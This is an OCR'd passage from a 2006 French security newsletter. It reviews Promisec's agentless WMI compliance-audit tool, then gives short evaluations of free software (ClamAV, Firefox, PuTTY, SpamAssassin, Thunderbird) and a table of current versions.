Avec la mise en place de diverses certifications (ISO127001) et d'audits de sécurité en rapport avec la loi Sarbannes-Oxley (voir article sur ce sujet dans « Actu-Securité » de Mars 2006), les RSSI doivent trouver des solutions appropriées afin de vérifier la bonne application de leur politique de sécurité.
Malheureusement, le problème majeur réside dans ce contrôle et dans l'analyse de parcs informatiques importants.

- Comment contrôler rapidement et efficacement l'application de cette politique ?

- Les utilisateurs de votre réseaux utilisent-ils des logiciels de messagerie instantanée, des clefs USB personnelles ou encore des modems ?

D'autres points plus critiques font également l'objet d'une analyse, l'application des correctifs Microsoft ou l'existence des comptes invités ou encore l'utilisation d'un proxy etc...
La gestion de ces paramètres devient donc un véritable casse-tête pour les responsables en sécurité et les administrateurs réseaux.

Conscients de cette problématique, les éditeurs nous proposent diverses solutions. Parmi elles, une est basée sur le protocole WMI (Windows Management Instrumentation). L'avantage de cette approche est d'obtenir une solution simple et efficace. En effet, une analyse précise, voire minutieuse, du registre des machines scannées est effectuée en peu de temps. Ainsi, à partir du port 135 ouvert sur les machines cibles, ce programme peut faciliter la recherche d'informations, de fichiers, de matériels, de logiciels et de processus actifs divers.

Cette solution est proposée par la société Promisec. Cette entreprise, basée en Israël, est la première à développer une solution sans agent.


L'outil est entièrement paramétrable et ne nécessite pas d'agent sur les machines auditées.
L'application permet, au travers d'une interface simple, de rechercher une panoplie d'informations sur un réseau.

Les applications P2P, les types de fichiers prohibés par votre politique, les périphériques connectés, les logiciels antivirus, les correctifs et Service Pack peuvent en quelques clics être détectés puis rassemblés dans un tableau qui pourra être exporté sous forme de rapport.

Toutes les menaces peuvent être détectées. Cependant, il est également possible de les éradiquer en quelques clics à partir de la même solution logicielle.
Plusieurs analyses peuvent être exécutées simultanément. En effet, de nombreuses configurations spécifiques peuvent être définies et lancées de manière indépendante.

L'analyse est effectuée à partir d'un unique poste. L'outil peut intervenir directement sur la base de registre du poste distant. Dans le cas où une valeur serait non conforme, il est possible de forcer l'application de la politique de sécurité en modifiant cette valeur.

Ci-dessous, une capture d'écran vous montre comment définir une clef de registre à analyser. Ici, nous souhaitons vérifier si les écrans de veille sont protégés par un mot de passe.



Spectator est un véritable "couteau suisse". En effet, les possibilités de configuration permettent la mise en place des tests pointus en adéquation avec la politique de sécurité définie. Une fois en place ces tests peuvent être lancés de manière régulière et planifiée afin d'obtenir un réel baromètre de la conformité des réseaux surveillés.

5. OUTILS LIBRES :

FOCUS SUR 5 PRODUITS LIBRES

Chaque mois, nous vous présentons les outils libres qui nous paraissent indispensables. Les logiciels abordés sont variés : utilitaire de sécurité et autres programmes nécessaires au sein d'une entreprise.

Pour notre second numéro, nous avons choisi d'analyser des logiciels Internet, un client ssh et deux outils de sécurité :


- *ClamAV et ClamWin : Antivirus libre et adpatables sous Unix et Windows*
- *Firefox: devenu aussi célèbre que IE est un Navigateur léger, efficace et pratique*
- *Putty : Client SSH léger et dédié a Windows*
- *SpamAssasin : Utilitaire de gestion de spams*
- *Thunderbird : Client mail capable de répondre à tous vos besoins*

Vous trouverez à la fin de cette section un tableau récapitulatif des versions de tous les logiciels présentés lors des précédents numéros d' « Actu Sécurité ».

XMCO | Partners

ClamAntivirus

Antivirus

Version actuelle	ClamAV et ClamWin 0.88
Utilité	★★★★☆
Type	Anti-virus pour Windows et distributions Linux
Description	ClamAV est un anti-virus permettant de gérer près de 20 000 signatures. Cet outil est simple et efficace, les fonctions sont limitées mais suffisent largement à un utilisateur final. La seule ombre serait la protection résidente qui n'a pas été implémentée. En effet, ClamAV ne scanne pas chaque fichier copié ou téléchargé, il faut lancer un scan du dossier infecté pour trouver le fichier malsain. ClamAV reste un bon antivirus, qui a l'avantage d'être libre et gratuit.
Capture d'écran	
Téléchargement	ClamAV 0.88 pour LINUX : http://www.clamav.net/stable.php#pagestart ClamWin 0.88 pour Windows : http://www.clamwin.com/content/view/18/46/
Sécurité de l'outil	Plusieurs failles ont été rapportées mais sont rapidement corrigées grâce à la participation de la communauté du libre : http://secunia.com/product/2538/
Avis XMCO	ClamAv est un outil libre qui s'avère particulièrement efficace lorsqu'il est couplé avec des logiciels comme Amavis et Dansguardian qui proposent des fonctionnalités adaptées à ClamAV. Ainsi cet antivirus peut devenir efficace sur des relais de messagerie et rivaliser avec les principaux concurrents du marché. Enfin la communauté de développeurs est très réactive.


Firefox

Navigateur Internet

Version actuelle	version 1.5, une version beta 2.0 est également disponible
Utilité	★★★★★
Type	Navigateur Internet
Description	Longtemps relayé au second plan derrière Internet Explorer, Firefox commence à devenir un navigateur Internet apprécié de tous. Disponible sur les trois plateformes Windows, Linux et Mac OS, le protégé de la fondation Mozilla n'a rien à envier à son concurrent. Léger, pratique, personnalisable, cet outil se différencie par ses onglets permettant de naviguer sur plusieurs sites à partir d'une seule fenêtre et une fonctionnalité de recherche est intégrée. L'interface est intuitive et l'aspect sécurité n'a pas été négligé. En effet, Firefox bloque les pop-up, les virus, les publicités et les logiciels malveillants. Enfin, les favoris d'Internet Explorer peuvent être importés et l'ensemble du logiciel est facilement configurable.
Capture d'écran	
Téléchargement	http://www.mozilla-europe.org/fr/products/firefox/
Sécurité de l'outil	Comme tout logiciel utilisé chaque jour par des millions de personnes, Firefox souffre de nombreuses vulnérabilités découvertes chaque mois. Le navigateur Internet étant le principal vecteur d'exploitation d'attaques diverses, les attaquants se focalisent plus particulièrement sur ces utilitaires. La liste des failles identifiées est disponible à l'adresse ci-dessous : http://secunia.com/product/4227/
Avis XMCO	Firefox est un navigateur web qui doit être diffusé largement en entreprise. En effet, ce logiciel n'a rien à envier à Internet Explorer et est moins touché par la publication de vulnérabilités. Ce client web est donc une alternative simple et efficace.

Putty

Client SSH

Version actuelle	Putty 0.58
Type	Outil SSH, Telnet et Rlogin pour Windows
Utilité	★★★★☆
Description	Putty est un utilitaire indispensable pour les connexions SSH sous Windows. C'est un des seuls outils pour le système d'exploitation de Microsoft permettant de se connecter à distance à des serveurs en utilisant les protocoles SSH. L'IP des différents serveurs peut être enregistrée et toutes les options sont configurables (couleurs, polices de caractères,…). Il est également possible de choisir entre SSH1 et SSH2, d'utiliser le mode passif pour les négociations Telnet ... Cet outil est disponible pour tous les systèmes Windows 95, 98, ME, NT, 2000 et XP.
Capture d'écran	
Téléchargement	http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
Sécurité de l'outil	Peu de failles ont été rapportées et ont causés des dénis de service La liste des vulnérabilités est disponible à l'adresse ci-dessous : http://secunia.com/product/4506/
Avis XMCO	Putty est un client SSH efficace. De plus, la fonctionnalité de tunnel permet de créer des VPN à partir d'un serveur SSH. Cet outil léger et libre est donc un outil simple à adopter.


Spamassasin

Dispositif de filtre de spams

Version actuelle	SpamAssassin 3.1.1
Utilité	
Type	Filtre d'emails malveillants
Description	Spamassassin est un outil de gestion d'emails malveillants capable de filtrer les courriels indésirables. Il utilise divers mécanismes basés sur : les entêtes, l'analyse du texte, une intelligence artificielle qui analyse le contenu de l'email (filtre Bayes) et le blocage des DNS. Ce logiciel doit être installé sur les serveurs et traitera les emails avant qu'ils soient reçus par les clients de messagerie.
Capture d'écran	
Téléchargement	Disponible pour les systèmes Unix et Mac OS : http://spamassassin.apache.org/downloads.cgi?update=200603111700
Sécurité de l'outil	Peu de failles ont été rapportées et ont principalement causés des dénis de service. La liste des vulnérabilités est disponible à l'adresse ci-dessous : http://secunia.com/product/4506/
Avis XMCO	Spamassassin est un outil tout aussi performant que la plupart des logiciels commerciaux. De plus, la configuration et l'implémentation sont simples et rapides.

Thunderbird

Gestionnaire de mails et flux RSS

Version actuelle	Thunderbird 1.5
Utilité	★★★★★
Type	Messagerie et gestionnaire de flux RSS
Description	Le dernier né de la fondation Mozilla se nomme Thunderbird. Ce client mail complet est devenu une véritable référence. Supportant les protocoles IMAP et POP, ainsi que le formatage des messages HTML, ce logiciel est doté d'une interface simple. Ce gestionnaire de mails permet de gérer son courrier électronique facilement : plusieurs comptes peuvent être gérés en parallèle et fils RSS peuvent y être intégrés. Du point de vue sécurité, un filtre des courriers indésirables a été implémenté, le chiffrement des messages et les certificats numériques peuvent également être gérés. Cet outil est disponible pour les trois plateformes Windows, Linux et MacOS X.
Capture d'écran	
Téléchargement	http://www.mozilla-europe.org/fr/products/thunderbird/
Sécurité de l'outil	Quelques failles ont été reportées mais sont rapidement corrigées par les développeurs. La liste des vulnérabilités de Thunderbird est disponible à l'adresse ci-dessous : http://secunia.com/product/4652/
Avis XMCO	Thunderbird est un mailer complet qui est indispensable pour un client final. Il apporte la simplicité et les fonctions des clients mails les plus avancés mais n'est pas un groupware comme Exchange ou Lotus Notes.

Suivi des versions

Version actuelle des outils libres présentés dans les numéros précédents.

Nom	Dernière version	Date	Lien
Debian Sarge	Version stable 3.1		http://www.debian.org/CD/netinst/
Snort	2.4.4	08/03/2006	http://www.snort.org/dl/
MySQL	5.0.19		http://dev.mysql.com/downloads/mysql/5.0.html
	5.1.7-Bêta		http://dev.mysql.com/downloads/mysql/5.1.html
Apache	2.2.0	05/12/2005	http://www.apachefrance.com/Telechargement/4/
	1.3.34	16/10/2005	http://www.apachefrance.com/Telechargement/4/
Nmap	4.01	11/02/2005	http://www.insecure.org/nmap/download.html